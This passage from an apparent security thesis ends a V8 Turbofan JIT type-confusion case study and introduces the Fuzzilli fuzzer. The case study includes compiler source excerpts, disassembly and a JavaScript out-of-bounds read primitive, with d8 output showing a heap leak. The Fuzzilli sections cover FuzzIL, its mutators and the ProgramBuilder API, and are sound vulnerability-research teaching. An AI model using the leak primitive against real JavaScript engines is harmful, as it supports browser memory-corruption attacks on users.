


This was taken from Typer phase, it is possible to spot that the final range is (1,2) this is calculated from (1,1) + (0,1). The snippet will return a number between 1 and 2, let's say 1.5, if we take the modulo $1.5 \% 2 = 1.5$ but the range varies: (1,2) $\% 2 = (0, 1)$, so it is possible to see a first discrepancy.


```
function r(){
    // Range Value
    let res = 1;           // (1,1) [1,1]
    res += Math.random();  // (1,2) ]1,2[
    res %= 2;              // (0,1) [0,2[
    return res;
}
```

```
for (let i=0; i<10000; i++) r();
console.log(r());
```

Again, analyzing the Typer phase:



Node 27 is the call to `Math.random()`, the data edge from Node 13 (`NumberConstant[1]`) merges with Node 27 into Node 31 (**SpeculativeNumberAdd**). Finally the data edge from Node 31 feeds into Node 33 (**SpeculativeNumberModulus**) alongside Node 32 (`NumberConstant[2]`). This is one of the first phases and running the snippet reveals that some other optimization understand the best underlying type for those arithmetic operation is 32-bit integers. In the `SimplifiedLowering` phase is possible to spot:



Analyzing `src/compiler/simplified-lowering.cc` makes clear why Turbofan truncated the float

```

void VisitSpeculativeNumberModulus(Node* node, Truncation truncation,
                                   SimplifiedLowering* lowering) {
  if (BothInputsAre(node, Type::Unsigned32OrMinusZeroOrNaN()) &&
      (truncation.IsUsedAsWord32() ||
       NodeProperties::GetType(node).Is(Type::Unsigned32()))) {
    // => unsigned Uint32Mod
    VisitWord32TruncatingBinop<T>(node);
    if (lower<T>()) DeferReplacement(node, lowering->Uint32Mod(node));
    return;
  }
}

```

The disassembly of the function also unveils the truncament¹

```

B5:
  ab  vmovsd xmm0,[rax+0x3]
  b0  vcvttsd2si rax,xmm0


```

¹Assembly instruction <https://www.felixcloutier.com/x86/cvttsd2si>

To bypass this truncament is needed to perform operations with number large enough that Turbofan represents as float.

```
function r(){
    // Range Value
    let res = Math.random(); // (0,1) [0,1[
    res *= 2 ** 32;           // (0, 2**32) [0, 2**32[
    res %= 2;                 // (0, 1) [0, 2[
    return res;
}
```

In Simplified Lowering phase is possible to see:



But again there is a truncament:

```
b0 vcvttssd2si rcx, xmm0
b4 leal rax, [rcx+rcx*1]
```

Another cool snippet of disassembly show the optimization that v8 does to perform a large multiplication and then to generate the divisor:

```

66 REX.W movq r10,0x41f0000000000000
70 vmovq xmm1,r10
75 vmulsd xmm0,xmm1,xmm0
79 vpcmpeqd xmm1,xmm1,xmm1
7d vpsllq xmm1,xmm1,63
82 vpsrlq xmm1,xmm1,1

```

Analyzing the `simplified-lowering.cc` file is possible to see that the **Float64** will be converted to **Tagged**.

```

void VisitReturn(Node* node) {
    int first_effect_index = NodeProperties::FirstEffectIndex(node);
    // Visit integer slot count to pop
    ProcessInput<T>(node, 0, UseInfo::TruncatingWord32());

    // Visit value, context and frame state inputs as tagged.
    for (int i = 1; i < first_effect_index; i++) {
        ProcessInput<T>(node, i, UseInfo::AnyTagged());
    }
    // Only enqueue other inputs (effects, control).
    for (int i = first_effect_index; i < node->InputCount(); i++) {
        EnqueueInput<T>(node, i);
    }
}

```


So, `VisitReturn` demands a **Tagged** value, but where is the truncation actually applied? The answer lies in `ConvertInput`. This function checks if the current representation matches the requested one. Since our payload is a **Float64** and the requirement is **Tagged**, the check fails. Consequently, `ConvertInput` alters the graph by inserting a conversion node that truncates our value to a 32-bit integer.

```

// Converts input {index} of {node} according to given UseInfo {use},
// assuming the type of the input is {input_type}. If {input_type} is null,
// it takes the input from the input node {TypeOf(node->InputAt(index))}.
void ConvertInput(Node* node, int index, UseInfo use,
                  Type input_type = Type::Invalid()) {
    // In the change phase, insert a change before the use if necessary.
    if (use.representation() == MachineRepresentation::kNone)
        return; // No input requirement on the use.
    Node* input = node->InputAt(index);
    DCHECK_NOT_NULL(input);
    NodeInfo* input_info = GetInfo(input);
    MachineRepresentation input_rep = input_info->representation();
    if (input_rep != use.representation() ||
        use.type_check() != TypeCheckKind::kNone) {
        TRACE("change: %d:%s(%d %d:%s) ", node->id(), node->op()->mnemonic(),
              index, input->id(), input->op()->mnemonic());
        TRACE("from %s to %s:%s\n",
              MachineReprToString(input_info->representation()),
              MachineReprToString(use.representation()),
              use.truncation().description());
        if (input_type.IsInvalid()) {
            input_type = TypeOf(input);
        } else {
            DCHECK_EQ(node->opcode(), IrOpcode::kTypeGuard);
            input = InsertTypeOverrideForVerifier(input_type, input);
        }
        Node* n = changer_->GetRepresentationFor(input, input_rep, input_type,
                                                  node, use);
        node->ReplaceInput(index, n);
    }
}

```

The **Return** node strictly demands a Tagged value, causing **ConvertInput** to forcefully truncate our raw **Float64** payload. To bypass this conversion we have to pass a Tagged type and the easiest way to do this is to return **[res]**. Because an array is natively a Tagged pointer, it satisfies the requirement instantly, smuggling our decimal out unharmed. So the Sea of Nodes will be:



```

case IrOpcode::kStoreElement: {
    ElementAccess access = ElementAccessOf(node->op());
    Node* value_node = node->InputAt(2);
    NodeInfo* input_info = GetInfo(value_node);
    MachineRepresentation element_representation =
        access.machine_type.representation();
    if (element_representation == MachineRepresentation::kTagged &&
        TypeOf(value_node).Is(Type::SignedSmall())) {
        element_representation = MachineRepresentation::kTaggedSigned;
    }
    WriteBarrierKind write_barrier_kind = WriteBarrierKindFor(
        access.base_is_tagged, element_representation, access.type,
        input_info->representation(), value_node);
    ProcessInput<T>(node, 0, UseInfoForBasePointer(access)); // base
    ProcessInput<T>(node, 1, UseInfo::Word()); // index
    ProcessInput<T>(node, 2, // value
        TruncatingUseInfoFromRepresentation(element_representation));
    ProcessRemainingInputs<T>(node, 3);
    SetOutput<T>(node, MachineRepresentation::kNone);
    [...]
    return;
}
  
```

Finally remembering the initial snippet a read primitive will be like:

```
function r(){
  let res = Math.random();
  res *= (2**32);
  res %= 2;
  res = Math.round(res * (2**32));
  res = Math.max(res, (2**32 - 1));
  res -= 2**32 - 1;
  res %= 10;
  let arr = [1.1, 2.2, ];
  return [res, arr[res]];
}
```

Running will demonstrate the successful leak thanks to an OOB

```
fuzz@fuzz-VMware-Virtual-Platform:~/TruboFan_is_no_Fun$ ./d8 --allow-natives-syntax exp.js
DebugPrint: 0x113500262ca9: [JSArray]
- map: 0x11350018d43d <Map[16](PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x11350018cddd <JSArray[0]>
- elements: 0x113500262c99 <FixedArray[2]> [PACKED_ELEMENTS]
- length: 2
- properties: 0x113500000219 <FixedArray[0]>
- All own properties (excluding elements): {
  0x113500000e19: [String] in ReadOnlySpace: #length: 0x113500144a2d <AccessorInfo name=
}
- elements: 0x113500262c99 <FixedArray[2]> {
  0: 5
  1: 0x113500262cb9 <HeapNumber 8.48922e-314>
}
0x11350018d43d: [Map] in OldSpace
- type: JS_ARRAY_TYPE
- instance size: 16
- inobject properties: 0
- elements kind: PACKED_ELEMENTS
- unused property fields: 0
- enum length: invalid
- back pointer: 0x11350018d3fd <Map[16](HOLEY_DOUBLE_ELEMENTS)>
- prototype_validity cell: 0x113500000ac5 <Cell value= 1>
- instance descriptors #1: 0x11350018d349 <DescriptorArray[1]>
- transitions #1: 0x11350018d465 <TransitionArray[4]>Transition array #1:
  0x113500000edd <Symbol: (elements_transition_symbol)>: (transition to HOLEY_ELEMENTS)
- prototype: 0x11350018cddd <JSArray[0]>
- constructor: 0x11350018cb05 <JSFunction Array (sfi = 0x11350014b365)>
- dependent code: 0x113500000229 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
- construction counter: 0
```

This case study concludes our exploration of JIT Type Confusions. It practically demonstrates how researchers must meticulously analyze compiler source code to escalate subtle static analysis flaws into powerful exploitation primitives. However, manually identifying these micro-desynchronizations across millions of lines of C++ is fundamentally unscalable, perfectly illustrating the necessity for the automated, structure-aware fuzzing methodologies detailed in the next chapter.

Chapter 4

Fuzzing with Fuzzilli

This chapter transitions from the theoretical foundations of compiler architecture and JavaScript execution to the practical methodology of automated vulnerability discovery. Having established the critical role of Just-In-Time (JIT) compilers like Maglev and the severe security implications of speculative optimization failures, this chapter introduces the primary tool utilized for the experimental phase of this thesis: **Fuzzilli**.

4.1 Introduction to Fuzzilli

Consider a naive, purely mutational approach—often referred to as "dumb fuzzing". If one were to pipe a stream of random bytes directly into the V8 developer shell (d8), the engine's parser would immediately reject the input as garbage:

```
$ ./d8 < /dev/urandom
SyntaxError: Invalid or unexpected token
```

To bypass the parser, traditional generation-based fuzzers utilize context-free grammars to produce syntactically valid JavaScript. However, while valid syntax is necessary, it is not sufficient. A standard grammar-based fuzzer does not understand the context or the data types of the variables it creates, easily leading to the generation of syntactically correct but logically flawed code:

```
var arr = [1, 2, 3, 4];
for (let i = 0; i < 1000; i++) {
  let x = arr[1] * 2;
  x.slice(arr[1]);
  VULNERABILITY();
}
```

Although the syntax is entirely valid, this code lacks **semantic correctness**. During execution, the variable `x` evaluates to a `Number`. In JavaScript, primitive numbers do not possess a `slice` method. Consequently, on the very first iteration of the loop, the engine throws a fatal runtime exception:

```
TypeError: x.slice is not a function
```

These shallow runtime errors are a massive bottleneck in engine fuzzing. To effectively fuzz a JavaScript engine, the generated samples must possess both valid syntax and a high degree of semantic correctness. There are possible solutions to this problem:

- **Wrapping instructions in try/catch:** The most naive solution is to aggressively wrap every generated instruction or block within a try/catch statement.

```
var arr = [1, 2, 3, 4];
for (let i = 0; i < 1000; i++)
{
    let x = arr[1] * 2;
    x.slice(arr[1]);
}
```

```
try {
    var arr = [1, 2, 3, 4];
} catch(e) {}
for (let i = 0; i < 1000; i++)
{
    try{
        let x = arr[1] * 2;
    } catch(e) {}
    try {
        x.slice(arr[1]);
    } catch(e) {}
}
```

This would work, despite the fact that for JIT compilers the two codes are really different.

- **REPL Fuzzing:** Often referred to as step-by-step or incremental fuzzing, this method leverages the engine's interactive shell (Read-Eval-Print Loop) instead of executing a monolithic script. The primary advantage of this approach is state preservation. If a specific generated statement triggers a runtime exception, the error is isolated to that single evaluation step. Unlike file-based execution, a localized error does not terminate the underlying engine process, allowing the fuzzer to maintain the current execution context and seamlessly continue testing subsequent instructions.
- **Type Tracking Oracles:** This methodology acts as an architectural enhancement to REPL fuzzing, designed to mitigate its inherent performance bottlenecks. It typically employs a distributed, primary-worker configuration. A primary instance evaluates the code interactively to act as a dynamic "oracle," meticulously tracking variable types and execution outcomes. This metadata is then synchronized with multiple worker processes. By knowing the expected runtime types in advance, the workers can rapidly generate and mutate semantically valid code at scale, effectively decoupling the expensive type-discovery phase from the fuzzing execution.

Instead of patching raw JavaScript text, Fuzzilli introduces a fundamental paradigm shift: it operates by generating and heavily mutating programs at the bytecode level, utilizing a custom, strictly typed intermediate representation. This design guarantees that even as a program undergoes thousands of random mutations, variables are consistently manipulated according to their actual runtime types and minimizing the possibility of executing incorrect code.

4.1.1 The FuzzIL Intermediate Language

At the heart of Fuzzilli’s architecture is **FuzzIL**, a custom intermediate language specifically engineered for fuzzing JavaScript. Rather than storing test cases as strings of source code, Fuzzilli represents them as sequences of FuzzIL instructions. The architectural design of FuzzIL is governed by four primary objectives: facilitating meaningful code mutations, enabling static analysis through a strict type system, simplifying the lifting process to JavaScript, and mathematically ensuring correctness properties. To achieve these goals, FuzzIL enforces a strict set of structural properties that heavily resemble a Static Single Assignment (SSA) form, a fundamental concept in compiler design:

- **Linear and Contiguous Definitions:** A FuzzIL program is a flat list of instructions.
- **Immutability and Reassignment:** Every output of an instruction generates a brand new variable.
- **No Immediate Values:** Inputs to instructions are strictly required to be variables.
- **Block-based Control Flow:** Control flow structures are expressed as blocks with explicit `Begin` and `End` operations.

FuzzIL Internal Representation

```
v0 <- BeginPlainFunction -> v1, v2, v3
v4 <- BinaryOperation v1, '+', v2
v5 <- BinaryOperation v3, '-', v2
v6 <- BinaryOperation v4, '^', v5
Return v6
EndPlainFunction
v7 <- LoadInteger '1'
v8 <- LoadInteger '2'
v9 <- LoadInteger '0'
BeginObjectLiteral
  ObjectLiteralAddProperty a, v7
  ObjectLiteralAddProperty b, v8
  ObjectLiteralAddProperty c, v9
v10 <- EndObjectLiteral
v11 <- CreateNamedVariable 'o', 'let', v10
v12 <- LoadUndefined
v13 <- CreateNamedVariable 'r', 'let', v12
BeginDoWhileLoopBody
  v14 <- GetProperty v11, 'a'
  v15 <- GetProperty v11, 'b'
  v16 <- GetProperty v11, 'c'
  v17 <- CallFunction v0, [v14, v15, v16]
  Reassign v13, v17
BeginDoWhileLoopHeader
  v18 <- LoadInteger '0'
  v19 <- Compare v13, '!=', v18
EndDoWhileLoop v19
```

Lifted JavaScript

```
function x(a1, a2, a3) {
  return (a1 + a2)^(a3 - a2);
}
let o = { a: 1, b: 2, c: 0 };
let res;
do {
  r = x(o.a, o.b, o.c);
} while (r != 0)
```

Figure 4.1 Comparison between a FuzzIL block and its corresponding JavaScript.

Notice how every single value, including the boolean result of the loop condition, is explicitly bound to a register. Because the FuzzIL mutators operate on these strongly-typed registers rather than raw text, a mutator can safely inject new operations without breaking the loop's syntax. Despite the semantic guarantees provided by the type system, generating aggressive, randomized code will inevitably lead to some unhandled exceptions. To manage these edge cases, FuzzIL incorporates the concept of Guarded Operations. If a specific instruction might reasonably throw a runtime exception, Fuzzilli can mark it with a (guarded) flag. During the lifting phase, the JavaScriptLifter wraps only that specific instruction in a minimal try-catch block. For instance, a guarded function call in FuzzIL:

```
v3 <- CallFunction v0, [v1, v2] (guarded)
```

will be lifted to:

```
try { v3(v1, v2); } catch {};
```

Fuzzilli tries to convert guarded operations into unguarded ones during **Minimization**¹ and through the **FixupMutator**², this happens because as said before those try/catch blocks influences the behaviour of compilers.

¹Source code at: <https://github.com/googleprojectzero/fuzzilli/blob/65ed5fb13e3619f12669fc61e36568bbb4b12882/Sources/Fuzzilli/Minimization/InstructionSimplifier.swift#L99>

²Source code at: <https://github.com/googleprojectzero/fuzzilli/blob/65ed5fb13e3619f12669fc61e36568bbb4b12882/Sources/Fuzzilli/Mutators/FixupMutator.swift#L37>

4.1.2 Mutating FuzzIL

FuzzIL is designed to facilitate various meaningful code mutations. There are different mutators:

- **Input Mutator:** ³ replaces an input to an instruction with a randomly chosen one.
- **Operation Mutator:** ⁴ mutates the parameters of an operation.
- **Splice Mutator:** ⁵ insert existing code.

To practically illustrate how these mutators alter the execution flow while maintaining semantic validity, consider the following baseline program:

JS Code

```
print("Hello World");
```

Base FuzzIL

```
v0 <- LoadString 'Hello World'
v1 <- CreateNamedVariable 'print', 'none'
v2 <- CallFunction v1, [v0]
```

Here is how the three primary mutators might independently transform this small snippet:

Input Mutator

```
v0 <- LoadString 'Hello World'
v1 <- CreateNamedVariable 'print', 'none'
v2 <- CallFunction v1, [v1]
```

Operation Mutator

```
v0 <- LoadString 'Hello World'
v1 <- CreateNamedVariable 'eval', 'none'
v2 <- CallFunction v1, [v0]
```

Splice Mutator

```
v0 <- LoadString 'Hello World'
v1 <- CreateNamedVariable 'print', 'none'
v2 <- LoadInteger '1337'
v3 <- CallFunction v1, [v2]
```

³Source code at <https://github.com/googleprojectzero/fuzzilli/blob/65ed5fb13e3619f12669fc61e36568bbb4b12882/Sources/Fuzzilli/Mutators/InputMutator.swift#L16>

⁴Source code at <https://github.com/googleprojectzero/fuzzilli/blob/65ed5fb13e3619f12669fc61e36568bbb4b12882/Sources/Fuzzilli/Mutators/OperationMutator.swift#L16>

⁵Source code at <https://github.com/googleprojectzero/fuzzilli/blob/65ed5fb13e3619f12669fc61e36568bbb4b12882/Sources/Fuzzilli/Mutators/SpliceMutator.swift#L16>

4.2 Extending the Engine: Custom CodeGenerators

The last but most important fundamental mutation is **Code Generation**. This mutator generates new and random code at one or multiple positions in the mutated program.

Code Generation is done by CodeGenerators, function written in Swift programming languages that generates specific code fragment. Fuzzilli already **has some code generators** ⁶ from which it can mutate the FuzzIL. Their execution frequency is governed by a probabilistic distribution defined in the **CodeGeneratorWeights.swift** file. By manually adjusting these weights, or entirely disabling specific generators, security researchers can meticulously tune the fuzzer's output. This level of control allows for highly targeted fuzzing campaigns, steering the engine's generation toward specific JavaScript features. While custom CodeGenerators provide the raw material for discovering new vulnerabilities, Fuzzilli requires a centralized mechanism to manage and deploy them against a specific target. This is achieved through **Profiles**. A security researcher can create its custom Profile and write his own CodeGenerators and ProgramTemplates. Fuzzilli has two different engines:

- **MutationEngine** ⁷, follows a generic guidance algorithm and requires no manual tuning for generating interesting JS code
- **HybridEngine** ⁸, requires manual guidance in the form of ProgramTemplates and CodeGenerators

There is also the **MultiEngine** that allows using both engines in one fuzzing session, and allows controlling roughly how often each engine is scheduled. In the HybridEngine, there are ProgramTemplates: high-level descriptions of the structure of a program from which concrete programs are then generated. This effectively restricts the search space and can thus find vulnerabilities more efficiently. The question now is: how to write custom CodeGenerators or ProgramTemplates? The answer is: ProgramBuilder API. To fully grasp the capabilities of the **ProgramBuilder**, it is instructive to analyze a foundational example: generating a JavaScript function that performs a simple addition.

⁶Source code at <https://github.com/googleprojectzero/fuzzilli/blob/cbade79edaf1dae0c233890b7957f560008d2c63/Sources/Fuzzilli/CodeGen/CodeGenerators.swift>

⁷Source code at <https://github.com/googleprojectzero/fuzzilli/blob/cbade79edaf1dae0c233890b7957f560008d2c63/Sources/Fuzzilli/Engines/MutationEngine.swift>

⁸Source code at <https://github.com/googleprojectzero/fuzzilli/blob/cbade79edaf1dae0c233890b7957f560008d2c63/Sources/Fuzzilli/Engines/HybridEngine.swift>

```

public let TestGenerator = CodeGenerator("TestGenerator") { b in
    let adder = b.buildPlainFunction(with: .parameters(n: 2)) { args in
        let op1 = args[0]
        let op2 = args[1]
        let result = b.binary(op1, op2, with: .Add)
        b.doReturn(result)
    }
    let arg1 = b.loadInt(123)
    let arg2 = b.loadInt(456)
    b.callFunction(adder, withArgs: [arg1, arg2])
}

```

Running a modified version of FuzzILTool reveals how this will be emitted and eventually mutated:

```

$ .build/x86_64-unknown-linux-gnu/debug/FuzzILTool --stress=tesi --mutate=1
x.js
Running custom generator: tesi
Saved: ./x_tesi_seed.js
Generating 1 mutants from the seed...
Saved: ./x_tesi_mut_1.js
$ cat ./x_tesi_seed.js
function f0(a1, a2) {
    return a1 + a2;
}
f0(123, 456);
$ cat ./x_tesi_mut_1.js
function f0(a1, a2) {
    return a1 + a2;
}
// Executing Generator ElementKindChangeGenerator
// Executing code generator ElementKindChangeGenerator
f0[9] = -4294967296;
// Code generator finished
// Executing Generator ComputedPropertyConfigurationGenerator
// Executing code generator ComputedPropertyConfigurationGenerator
Object.defineProperty(Object, Object, { writable: true, configurable: true,
    enumerable: true, value: 123 });
// Code generator finished
// Executing Generator ArrayWithSpreadGenerator
// Executing code generator ArrayWithSpreadGenerator
// Code generator finished
[Object,456,Object,f0];
f0(123, 456);

```

While the subsequent section will detail the modifications made to **FuzzILTool** and their practical utility, the immediate focus remains on leveraging the **ProgramBuilder** API to construct these foundational generators.

```

public func buildPlainFunction(
    with descriptor: SubroutineDescriptor, named functionName: String? =
        nil,
    defaultValues: [Variable] = [], _ body: ([Variable]) -> Void
) -> Variable {
    assert(descriptor.parameters.numDefaultParameters == defaultValues.
        count)
    setParameterTypesForNextSubroutine(descriptor.parameterTypes)
    let instr = emit(
        BeginPlainFunction(parameters: descriptor.parameters,
            functionName: functionName),
        withInputs: defaultValues)
    bodyWithRecursionGuard(instr.output) { body(Array(instr.innerOutputs)
        ) }
    emit(EndPlainFunction())
    return instr.output
}

```

Where the **SubroutineDescriptor** struct has a method `.parameters`:

```

public static func parameters(
    n: Int, hasRestParameter: Bool = false, defaultParameterIndices: [Int] = []
) -> SubroutineDescriptor {
    return SubroutineDescriptor(
        withParameters: Parameters(
            count: n, hasRestParameter: hasRestParameter,
            defaultParameterIndices: defaultParameterIndices)
    )
}

```

